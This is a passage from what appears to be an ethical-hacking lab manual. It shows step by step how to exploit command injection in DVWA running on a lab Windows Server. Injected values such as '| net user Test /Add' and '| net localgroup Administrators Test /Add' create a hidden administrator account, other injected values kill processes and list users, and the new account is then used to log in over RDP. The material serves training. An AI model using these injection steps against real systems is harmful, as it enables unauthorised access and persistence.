Ping statistics for 10.10.10.12:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms  
  
| hostname
```

FIGURE 4.6: Obtaining Hostname

11. Because you have issued a command, instead of entering an IP address of a machine, the application returns an error, as shown in the screenshot:

The screenshot shows a web browser window for 'Vulnerability: Command' at the URL 10.10.10.12:8080/dvwa/vulnerabilities/exec/. The DVWA logo is at the top right. On the left is a sidebar menu with various options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area has a title 'Vulnerability: Command Injection' and a section 'Ping a device' with a form field 'Enter an IP address:' and a 'Submit' button. Below it is a red-bordered error message box containing 'ERROR: You have entered an invalid IP.'

FIGURE 4.7: Error Returned by the Application

12. This shows that the application is secure enough.
13. Now check the security setting of the web application. To check, click **DVWA Security** in the left pane.

The screenshot shows the same DVWA Command Injection page as Figure 4.7. However, the 'DVWA Security' option in the sidebar menu is now highlighted with a red border. The rest of the sidebar menu items are greyed out. The main content area remains the same, showing the 'Ping a device' section and the error message about an invalid IP address.

FIGURE 4.8: Selecting DVWA Security

14. DVWA Security web page appears. Observe that the security level is **impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

DVWA Security :: Damn Vulnerable Web Application

File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About
Logout

① 10.10.10.12:8080/dvwa/security.php

as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security developer has tried but failed to secure an application. It also acts as a challenger exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **best practices** to attempt to secure the code. The vulnerability may not allow the s exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is user source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'

Impossible

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based we PHPIDS works by filtering any user supplied input against a blacklist of potentially mi DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

FIGURE 4.9: Viewing the Security Setting

15. Now, set the security level of the web application to "**low**" to exploit the command execution vulnerability. Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, to exploit its vulnerabilities.
16. Select **Low** option from the drop-down list, and click **Submit**.

DVWA Security :: Damn Vulnerable Web Application

File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About
Logout

① 10.10.10.12:8080/dvwa/security.php

as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security developer has tried but failed to secure an application. It also acts as a challenger exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **best practices** to attempt to secure the code. The vulnerability may not allow the s exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is user source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based we PHPIDS works by filtering any user supplied input against a blacklist of potentially mi DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

FIGURE 4.10: Configuring DVWA Security

17. You have configured weak security setting in DVWA. Now check if you can execute any commands besides pinging a machine.

18. Click **Command Injection** in the left pane.

The screenshot shows the DVWA Security interface. On the left, a sidebar menu lists various security levels: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted with a red border), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area is titled "DVWA Security" with a padlock icon. It displays the message "Security level is currently: impossible." Below this, it says "You can set the security level to low, medium, high or impossible. The security level controls the level of DVWA:". A numbered list of four security levels is provided:

1. Low - This security level is completely vulnerable and has no security measures in place, serving as an example of how web application vulnerabilities manifest through bad code as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices. The developer has tried but failed to secure an application. It also acts as a challenge for exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of best practices to attempt to secure the code. The vulnerability may not allow the user to exploit it, similar to various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It uses source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Below the list are two buttons: "Low" and "Submit".

FIGURE 4.11: Selecting Command Execution

19. The **Command Injection** web page appears, type | hostname and click submit.

The screenshot shows the DVWA Vulnerability: Command Injection page. The left sidebar menu is identical to Figure 4.11, with "Command Injection" selected. The main content area is titled "Vulnerability: Command Injection". It features a section titled "Ping a device" with a form field labeled "Enter an IP address" containing the value "| hostname". Below this is a "Submit" button. Further down, there is a "More Information" section with a bulleted list of links:

- <http://www.scribd.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/intl/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.12: Obtaining Hostname

20. DVWA returns the name of the **Windows Server 2012** machine, as shown in the screenshot:

The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) with the URL `10.10.10.12:8080/dvwa/vulnerabilities/exec/#`. The title bar says "Vulnerability: Command". The main content area is titled "Vulnerability: Command Injection". A section titled "Ping a device" contains a form with a placeholder "Enter an IP address:" and a red-bordered input field containing "WIN-0J4Q7QJ8PAI". Below this is a "More Information" section with a bulleted list of links related to command injection.

FIGURE 4.13: Hostname Obtained

21. This infers that the command execution field is vulnerable, and you are able to execute commands remotely.
22. Now, try to extract more information regarding the **Windows Server 2012** machine.
23. Type the command | **whoami** and click **submit**.

The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) with the URL `10.10.10.12:8080/dvwa/vulnerabilities/exec/#`. The title bar says "Not secure". The main content area is titled "Vulnerability: Command Injection". A section titled "Ping a device" contains a form with a placeholder "Enter an IP address:" and a red-bordered input field containing "whoami". Below this is a "More Information" section with a bulleted list of links related to command injection.

FIGURE 4.14: Obtaining Domain Information

24. The application displays the **user, group, and privileges** information for the user currently logged onto the Server 2012 machine, as shown in the screenshot:

The screenshot shows a web browser window for DVWA (Damn Vulnerable Web Application) at the URL 10.10.10.12:8080/dvwa/vulnerabilities/exec/. The title bar says "Vulnerability: Command". The left sidebar menu has "Command Injection" selected. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" form with an input field containing "nt authority\system". Below it is a "More Information" section with a bulleted list of links.

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.15: Domain Information Revealed

25. Now, view the processes running on the machine. Type `| tasklist` and click **submit**.

The screenshot shows the same DVWA Command Injection page as Figure 4.15, but with the input field in the "Ping a device" form containing "| tasklist" instead of "nt authority\system". The rest of the page content is identical to Figure 4.15.

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.16: Obtaining Processes Information

26. A list of all the **running processes** is displayed, as in the screenshot:

The screenshot shows a web browser window titled "Vulnerability: Command". The URL is "10.10.10.12:8080/dvwa/vulnerabilities/exec/#". The page title is "Vulnerability: Command Injection". Below it, a section titled "Ping a device" has a form with "Enter an IP address:" and a "Submit" button. The main content is a table titled "Image Name" listing various Windows processes with their PID, Session Name, Session#, and Mem Usage.

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	4 K
System	4	Services	0	276 K
smss.exe	256	Services	0	1,052 K
csrss.exe	356	Services	0	3,920 K
csrss.exe	420	Console	1	3,588 K
wininit.exe	428	Services	0	3,888 K
winlogon.exe	456	Console	1	5,740 K
services.exe	520	Services	0	6,244 K
lsass.exe	528	Services	0	48,588 K
svchost.exe	664	Services	0	10,288 K
svchost.exe	704	Services	0	6,724 K
LogonUI.exe	800	Console	1	25,012 K
dum.exe	816	Console	1	25,364 K
svchost.exe	836	Services	0	23,948 K
svchost.exe	872	Services	0	35,148 K
svchost.exe	928	Services	0	12,036 K
svchost.exe	1000	Services	0	18,488 K
svchost.exe	1356	Services	0	14,652 K
svchost.exe	1044	Services	0	14,340 K
spoolsv.exe	1292	Services	0	12,436 K
Microsoft.ActiveDirectory	1320	Services	0	38,452 K
svchost.exe	1348	Services	0	7,904 K
dfrs.exe	1376	Services	0	20,732 K
svchost.exe	1432	Services	0	10,660 K
dns.exe	1448	Services	0	94,720 K
svchost.exe	1480	Services	0	8,624 K
lsmServ.exe	1540	Services	0	4,340 K

FIGURE 4.17: Processes Information Obtained

27. Check if you can terminate a process. Choose a process (other than windows process; here, **firefox** is chosen), and note its process ID (PID).

The screenshot shows a web browser window titled "Vulnerability: Command". The URL is "10.10.10.12:8080/dvwa/vulnerabilities/exec/#". The main content is a table titled "Image Name" listing various processes with their PID, Session Name, Session#, and Mem Usage. The row for "Firefox.exe" is highlighted with a red border.

rdpcilip.exe	3648	31C5CE94259D4006	2	7,636 K
dxreg.exe	952	31C5CE94259D4006	2	9,956 K
uampmanager.exe	3524	31C5CE94259D4006	2	11,164 K
httpd.exe	4120	Services	0	19,128 K
httpd.exe	748	Services	0	81,712 K
mysqld.exe	4482	Services	0	144,724 K
mysqld.exe	2916	Services	0	49,388 K
explorer.exe	3944	31C5CE94259D4006	2	78,652 K
lmiprvsl.exe	2638	Services	0	6,856 K
Firefox.exe	968	31C5CE94259D4006	2	125,492 K
firefox.exe	5172	31C5CE94259D4006	2	31,040 K
firefox.exe	340	31C5CE94259D4006	2	72,760 K
firefox.exe	2608	31C5CE94259D4006	2	4,444 K
cmd.exe	5084	Services	0	2,080 K
conhost.exe	4296	Services	0	2,952 K
tasklist.exe	4880	Services	0	5,664 K

More Information

- <http://www.acallbd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.mswasp.org/index.php/Command_Injection

[View Source](#) [View Help](#)

FIGURE 4.18: Viewing a Process PID

28. Type `| Taskkill /PID [Process ID value of the desired process] /F` and click **submit**.

29. By issuing this command, you are forcefully (**/F**) terminating the process.

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar menu includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, and Insecure CAPTCHA. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains the command `| Taskkill /PID 968 /F`. To the right of the input field is a red-bordered "Submit" button. Below the input field, a section titled "More Information" lists several URLs related to command injection.

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Exe>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.19: Killing a Process

30. The process will be successfully terminated, as shown in the screenshot

This screenshot is identical to Figure 4.19, showing the DVWA Command Injection interface. The "Command Injection" link in the sidebar is still highlighted. The main content area shows the same "Ping a device" section with the input field containing `| Taskkill /PID 968 /F`. However, the "Submit" button is now grayed out, indicating the command has been processed. A red-bordered message box displays the success message: "SUCCESS: The process with PID 968 has been terminated." The rest of the interface, including the sidebar menu and the "More Information" section, remains the same.

FIGURE 4.20: Process Successfully Terminated

31. To confirm that the process has been successfully terminated, issue the **| tasklist** command.
32. Now, view the directory structure of the **Windows Server 2012** machine.

33. Type `dir C:\` and click **submit** to view the files and directories in `C:\`.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is selected and highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area has a title "Vulnerability: Command Injection". Below it is a section titled "Ping a device" with a form field "Enter an IP address: `dir C:\`". A red box highlights this input field. To the right of the form is a "Submit" button. Further down, there is a "More Information" section with a bulleted list of links related to command injection.

FIGURE 4.21: Obtaining Directory Information

34. The directory structure of **Windows Server 2012** is displayed, as in the screenshot:

The screenshot shows the DVWA Command Injection page with the same sidebar and "Ping a device" section as Figure 4.21. The "dir C:\\" command output is displayed in a large red-bordered box. The output shows the contents of the C:\ drive, including a .htaccess file, several eula.* files, a globdata.ini file, and install.* files. The output is organized into sections: "Volume in drive C has no label.", "Volume Serial Number is E899-161C", "Directory of C:\", and "inetpub".

Date	Time	File/Folder	Size
11/07/2007	11:00 AM	17,734 eula.1028.txt	
11/07/2007	11:00 AM	17,734 eula.1031.txt	
11/07/2007	11:00 AM	10,134 eula.1033.txt	
11/07/2007	11:00 AM	17,734 eula.1036.txt	
11/07/2007	11:00 AM	17,734 eula.1040.txt	
11/07/2007	11:00 AM	118 eula.1041.txt	
11/07/2007	11:00 AM	17,734 eula.1042.txt	
11/07/2007	11:00 AM	17,734 eula.2052.txt	
11/07/2007	11:00 AM	17,734 eula.3082.txt	
11/07/2007	11:00 AM	1,110 globdata.ini	
11/08/2007	12:59 AM		
		inetpub	
11/07/2007	11:44 AM	855,040 install.exe	
11/07/2007	11:00 AM	643 install.ini	
11/07/2007	11:44 AM	75,280 install.res.1028.dll	
11/07/2007	11:44 AM	95,248 install.res.1031.dll	

FIGURE 4.22: Directory Information Obtained

35. In the same way, you can issue commands to view other directories.

36. Now, try to obtain information related to the user accounts.

37. To view user account information, type | net user and click submit.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (which is highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area has a title "Vulnerability: Command Injection". Below it is a section titled "Ping a device" with a form field "Enter an IP address: | net user" and a "Submit" button. Further down, there is a "More Information" section containing a bulleted list of links related to command injection.

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.23: Obtaining User Account Information

38. DVWA obtains user account information from **Windows Server 2012** and lists it, as shown in the screenshot:

The screenshot shows the DVWA Command Injection page. The sidebar menu is identical to Figure 4.23. The main content area has a title "Vulnerability: Command Injection". Below it is a section titled "Ping a device" with a form field "Enter an IP address: | net user" and a "Submit" button. The output of the command is displayed in a red-bordered box:
User accounts for \\

Administrator Guest jason
juggyboy krbtgt martin
shield
The command completed with one or more errors.
A "More Information" link is visible at the bottom of the page.

FIGURE 4.24: User Account Information Obtained

39. Now, use the command execution vulnerability and attempt to add a user account remotely.

40. Here, you will create an account named **Test**. Type `| net user Test /Add` and click **submit**.

The screenshot shows the DVWA Command Injection interface. In the main area, there is a form titled "Ping a device" with a text input field containing the command `| net user Test /Add`. A red box highlights this input field. To the right of the input field is a "Submit" button. Below the form, the heading "User accounts for \\" is displayed. A table lists four accounts: Administrator, Guest, juggyboy, and jason. The "juggyboy" and "jason" rows have "martin" listed under them. A message at the bottom states "The command completed with one or more errors." At the bottom of the page, there is a "More Information" link.

FIGURE 4.25: Adding a New User

41. A user account is created on the name "**Test**." View the new user account by issuing the command `| net user`.

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar menu includes links for Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection** (which is highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area has a heading "Vulnerability: Command Injection". Below it is a "Ping a device" form with a text input field containing the command `| net user`. A red box highlights this input field. To the right of the input field is a "Submit" button. A message below the input field says "The command completed successfully." At the bottom of the page, there is a "More Information" section containing a bulleted list of links related to command injection.

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- https://www.owasp.org/index.php/Command_Injection

FIGURE 4.26: Viewing the Added User

42. You will observe the newly created account, as shown in the following screenshot:

The screenshot shows a web browser window for DVWA (Damn Vulnerable Web Application) with the URL `10.10.10.12:8080/dvwa/vulnerabilities/exec/#`. The page title is "Vulnerability: Command Injection". A form titled "Ping a device" has a text input field containing "Enter an IP address: net user Test" and a "Submit" button. Below the form, under "User accounts for \\" is a table:

Administrator	Guest	jason
juggyboy	krbtgt	martin
shields	Test	

A red box highlights the "Test" entry in the "Guest" column. Below the table, a message says "The command completed with one or more errors." At the bottom of the page is a "More Information" link.

FIGURE 4.27: Viewing the Added User

43. Now, view the new account's information. Type `| net user Test` and click **submit**.

The screenshot shows a web browser window for DVWA with the URL `10.10.10.12:8080/dvwa/vulnerabilities/exec/#`. The page title is "Vulnerability: Command Injection". A form titled "Ping a device" has a text input field containing "Enter an IP address: | net user Test" and a "Submit" button. Below the form, under "User accounts for \\" is a table:

Administrator	Guest	jason
juggyboy	krbtgt	martin
shields	Test	

A red box highlights the "Test" entry in the "Guest" column. Below the table, a message says "The command completed with one or more errors." At the bottom of the page is a "More Information" link.

FIGURE 4.28: Viewing the Added User Information

44. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges.

The screenshot shows a browser window for DVWA Command Injection. The URL is 10.10.10.12:8080/dvwa/vulnerabilities/exec/. On the left, a sidebar lists various attack types: Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, and About. The main content area displays user information for the 'Test' account:

User name	Test
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	12/25/2017 11:33:28 PM
Password expires	Never
Password changeable	12/25/2017 11:33:28 PM
Password required	Yes
User may change password	Yes
Workstations allowed	All
Logon script	
User profile	
Home directory	
Last logon	Never
Logon hours allowed	All
Local Group Memberships	
Global Group memberships	"Domain Users"
The command completed successfully.	

FIGURE 4.29: Viewing the Added User Information

45. Now assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2012** machine by a remote desktop connection and with administrator access.
46. To grant administrative privileges, type | net localgroup Administrators **Test /Add** and click **submit**.

The screenshot shows a browser window for DVWA Command Injection. The URL is 10.10.10.12:8080/dvwa/vulnerabilities/exec/. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area displays the 'Vulnerability: Command Injection' page. Under the 'Ping a device' section, it says 'Enter an IP address: | net localgroup Administrators Test /Add | Submit |'. Below this, a table shows user information for the 'Test' account:

User name	Test
Full Name	
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never
Password last set	12/25/2017 11:33:28 PM
Password expires	Never
Password changeable	12/25/2017 11:33:28 PM

FIGURE 4.30: Assigning Administrative Privileges

47. Now you have successfully granted admin privileges to the account. Confirm the new setting by issuing the command | net user Test.

The screenshot shows the DVWA Command Injection interface. On the left sidebar, 'Command Injection' is selected. In the main area, there's a form titled 'Ping a device' with a text input field containing 'net user Test'. Below the input field, a message box displays 'The command completed successfully.' A sidebar on the right lists various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection.

FIGURE 4.31: Viewing User Information

48. Observe that **Test** is now an administrator account.

The screenshot shows the DVWA User Accounts interface. On the left sidebar, 'Command Injection' is selected. The main area displays a table of user account settings for the 'Test' account. The table includes fields like Full Name, Comment, User's comment, Country/region code, Account active, Account expires, Password last set, Password expires, Password changeable, Password required, User may change password, Workstations allowed, Logon script, User profile, Home directory, Last logon, and Logon hours allowed. At the bottom of the table, under Local Group Memberships, the value is listed as "Administrators". A message box at the bottom right of the table area displays 'The command completed successfully.' A sidebar on the right lists DVWA Security, PHP Info, and About.

FIGURE 4.32: User Account has Admin Privileges

49. So, now log into the **Windows Server 2012** machine's Test account.
50. Display the **Start** menu, and click **Windows Accessories** → **Remote Desktop Connection**.




FIGURE 4.33: Selecting Remote Desktop Connection

51. The Remote Desktop Connection dialog box appears; enter the IP Address of the **Windows Server 2012** (here, **10.10.10.12**) machine in the **Computer** text field, and click **Connect**.



FIGURE 4.34: Establishing a Remote Desktop Connection

52. The Windows Security dialog box appears; enter the username **Test** and click **OK**.



FIGURE 4.35: Establishing a Remote Desktop Connection

53. The **Remote Desktop Connection** window appears; click **Yes** to connect to the remote computer.




FIGURE 4.36: Establishing a Remote Desktop Connection

54. A remote desktop connection is successfully established, as shown in the screenshot:




FIGURE 4.37: Remote Desktop Connection Established Successfully

55. Thus, you have made use of a command execution vulnerability in a DVWA application hosted on a Windows Server 2012 machine, extracted information related to the machine, created an administrator account remotely, and logged into it.
56. Now, you may discontinue the session and log out of the web application.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom iLabs

Exploiting File Upload Vulnerability at Different Security Levels

Damm Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.

Lab Scenario

Web developers build web applications, keeping in mind that all the security measures involved in doing so. Any loopholes found in the applications might allow attackers to exploit them, resulting in remote code execution, database extraction, and sometimes even the complete takeover of the servers that host them. As an expert Penetration Tester, you need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. Thus, as a Certified Ethical Hacker (CEH), you need to ensure that web applications are properly built and are free from vulnerabilities that could lead to SQL injection, cross-site scripting, and so on. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help you understand and demonstrate File upload vulnerability in a web app.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- Kali Linux running as a virtual machine
- Windows Server 2012 running as a virtual machine
- A web browser with an Internet connection

Lab Duration

Time: 20 Minutes

Overview of Web Application Security

Web application security is a branch of information security that specifically deals with the security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

Before starting this lab, make sure that Windows Server 2012 virtual machine is turned on and **WAMPServer** is running.

1. Launch **Windows Server 2012** from VMware Workstation and log into the machine.
2. Once you have logged into the machine, navigate to **Start** and click **Wampserver64**.
3. This will start the **WAMPServer** service on the Windows Server 2012 machine.
4. Leave the **Windows Server 2012** running.



Start

Administrator ⌂ 🔎



Apps by name





FIGURE 5.1: Start WAMPserver

- Now, launch the **Kali Linux** virtual machine from VMware Workstation and log into the machine.

